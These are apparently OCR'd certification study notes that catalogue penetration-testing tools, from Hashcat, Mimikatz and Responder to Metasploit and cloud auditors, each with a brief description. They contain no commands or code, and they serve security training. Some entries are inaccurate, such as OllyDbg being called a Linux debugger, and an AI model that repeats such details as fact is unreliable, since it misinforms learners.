
- Tests wireless networks by conducting password recovery through brute force and dictionary attacks, as well as session hijacking, replay, and on-path attacks

- **Social Engineering Tools**



  - **Social Engineering Toolkit (SET)**
    - A Python-based collection of tools and scripts that are used to conduct social engineering during a penetration test
  - **Browser Exploitation Framework (BeEF)**
    - Used to assess the security posture of a target environment using cross-site attack vectors
    - BeEF is a great tool for testing browsers and associated web servers and applications

- **Remote Access Tools**
  - **Remote Access Tools**
    - Used to give an attacker full control of a workstation, server, or other device, remotely over the Internet



  - **Secure Shell (SSH)**


        - A command-line tool that is used to remotely control another workstation over a LAN or WAN

    - **Netcat (nc)**
        - A command-line utility used to read from or write to TCP, UDP, or Unix domain socket network connections

    - **Ncat**
        - An improved version of netcat which can also act as a proxy, launch executables, transfer files, and encrypt all communications to and from the victim machine

    - **ProxyChains**
        - A command-line tool that enables penetration testers to mask their identity and/or source IP address by sending messages through proxy servers or other intermediaries

- **Credential Testing Tools**
    - **Credential Testing Tools**
        - Used to crack passwords and other authentication tokens to gain access to a user's account on a given system or network



    - **Hashcat**
        - A modern password and hash cracking tool that supports the use of GPUs for parallel processing when conducting dictionary, brute force, and hybrid attacks
    - **Medusa**

- A parallel brute-force tool that is used against network logins to attack services that support remote authentication

- **Hydra**
  - A parallel brute-force tool that also supports a pw-inspect module to only attempt passwords from a dictionary that meets the minimum password requirements for a given system

- **CeWL**
  - Used to generate word lists based on the automatic crawling of a website to collect words and metadata from the site

- **John the Ripper**
  - A password cracking tool that supports large sets of hashes and dictionary and brute-force attacks

- **Cain**
  - A legacy password cracking and hash dumping that can conduct network sniffing to identify hashes that may be vulnerable to cracking

- **Mimikatz**
  - A tool that gathers credentials by extracting key elements from the memory of a system such as cleartext passwords, hashes, and PIN codes
    - Pass-the-hash
    - Pass-the-ticket
    - Golden ticket


- **Patator**
  - A multi-purpose brute-force tool that that supports several different methods, including ftp, ssh, smb, vnc, and zip password cracking

- **DirBuster**
  - A brute-force tool run against a web application or server to identify unlisted directories and file names that may be accessed

- **Web Application Attack and Audit Framework (w3af)**

- A tool used to identify and exploit a large set of web-based vulnerabilities, such as SQL injection and cross-site scripting

- **Web Application Tools**
  - **Web Application Tools**
    - Used to identify and exploit vulnerabilities in deployed web applications




  - **OWASP ZAP (Zed Attack Proxy)**
    - An open-source web application security scanner and attack proxy used in automated and manual testing and identification of web application vulnerabilities

  - **Burp Suite**
    - Used in raw traffic interception, inspection, and modification during automated testing, manual request modification, and passive web application analysis

  - **Gobuster**
    - A brute-force dictionary, file, and DNS identification tool used to identify unlisted resources in a web application

- **Cloud Tools**

- **Cloud Tools**
  - Used to identify and exploit vulnerabilities in SaaS, PaaS, and IaaS cloud-based services



- **ScoutSuite**
  - An open-source tool written in Python that can be used to audit instances and policies created on multicloud platforms by collecting data using API calls


- **CloudBrute**
  - Used to find a target's infrastructure, files, and apps across the top cloud service providers, including Amazon, Google, Microsoft, DigitalOcean, Alibaba, Vultr, and Linode

- **Pacu**
  - An exploitation framework used to assess the security configuration of an Amazon Web Services (AWS) account

- **Cloud Custodian**
  - An open-source cloud security, governance, and management tool designed to help admins create policies based on different resource types

- **Steganography Tools**

- **Steganography Tools**
  - Used to hide and conceal information, communication, and activity in plain sight



- **OpenStego**
  - A free steganography solution to conduct data hiding within a file and watermarking of files with invisible signatures to detect unauthorized file copying

- **Steghide**
  - An open-source steganography tool used to conceal a payload by compressing, concealing, and encrypting its data in an image or audio file

- **Snow**
  - A command-line steganography tool that conceals a payload within the whitespace of an ASCII formatted text file in plaintext or encrypted format

- **Coagula**
  - An image synthesizer tool that can be used to create a sound file (.wav) from a given image

- **Sonic Visualiser**
  - An open-source application for viewing and analyzing the contents of music audio files


- **TinEye**

        - A website that can be used to conduct reverse image searches using image recognition

    - **Metagoofil**
        - A Python-based tool that can search for metadata from public documents located on a target's website

    - **Online SSL Checkers**
        - A web application that can be used to test the validity, strength, and security of an SSL or TLS digital certificate for a given web server

- **Debuggers**
    - **Debugging Tools**
        - Used to decompile executables and observe their behavior



    - **OllyDbg**
        - A Linux debugger that can be used to analyze binary code found in 32-bit Windows applications

    - **Immunity Debugger**
        - A debugger built specifically for penetration testers to write exploits, analyze malware, and reverse engineer binary files using Python scripts and APIs

    - **GNU Debugger (GDB)**
        - An open-source, cross-platform debugger for Unix, Windows, and MacOS

    - **WinDbg**


        - A free debugging tool that is distributed by Microsoft for use in the Windows operating system

    - **Interactive Disassembler (IDA)**
        - A commercial disassembler and debugging tool that generates assembly language source code from machine-executable code

    - **Covenant**
        - An open-source .NET framework focused on penetration testing that also has a development and debugging component

    - **SearchSploit**
        - A tool used to find exploits available in the Exploit-DB

- **Miscellaneous Tools**
    - **Miscellaneous Tools**
        - Tools that don't fit well into one of the other categories



    - **SearchSploit**
        - A tool used to find exploits available in the Exploit-DB

    - **PowerSploit**
        - A collection of PowerShell modules that create an extensive exploitation framework for use against Windows systems

    - **Responder**
        - A command-line tool in Kali Linux that is used to poison NetBIOS, LLMNR, and MDNS name resolution requests
    - **Impacket Tools**

- An open-source collection of python classes for working with network protocols and the exploitation of Windows systems
  - Remote Execution
  - Kerberos
  - Windows Secrets
  - MiTM Attacks
  - WMI
  - SMB/MSRPC

- **Empire**
  - A C2 framework that uses PowerShell for common post-exploitation tasks on Windows systems and Python for post-exploitation tasks on Linux systems

- **Metasploit**
  - A multi-purpose computer security and penetration testing framework that uses modularized attacks against known software vulnerabilities to exploit systems

- **mitm6**
  - An IPv6 DNS hijacking tool that attempts to set the malicious actor as the DNS server by replying to DHCPv6 messages and then redirecting the victim to another malicious host

- **CrackMapExec**
  - A post-exploitation tool to identify vulnerabilities in Active Directory environments

- **TruffleHog**
  - A Git secrets search tool that automatically crawls through a repository looking for accidental commits of secrets to the Git repository

- **Censys**
  - A website search engine used for finding hosts and networks across the Internet with data about their configuration

Conclusion

- **Take lots of practice exams before the official certification**
  - Did you score at least 90% or higher?
  - If you need more practice, take additional practice exams to hone your skills before attempting the exam

- You can take the exam at any PearsonVue testing center worldwide at any local testing center

- Purchase your exam vouchers at pearsonvue.com or store.comptia.org

- **If you would like to save 10% or more on your exam voucher, please visit diontraining.com/vouchers to purchase your official exam voucher at a discount**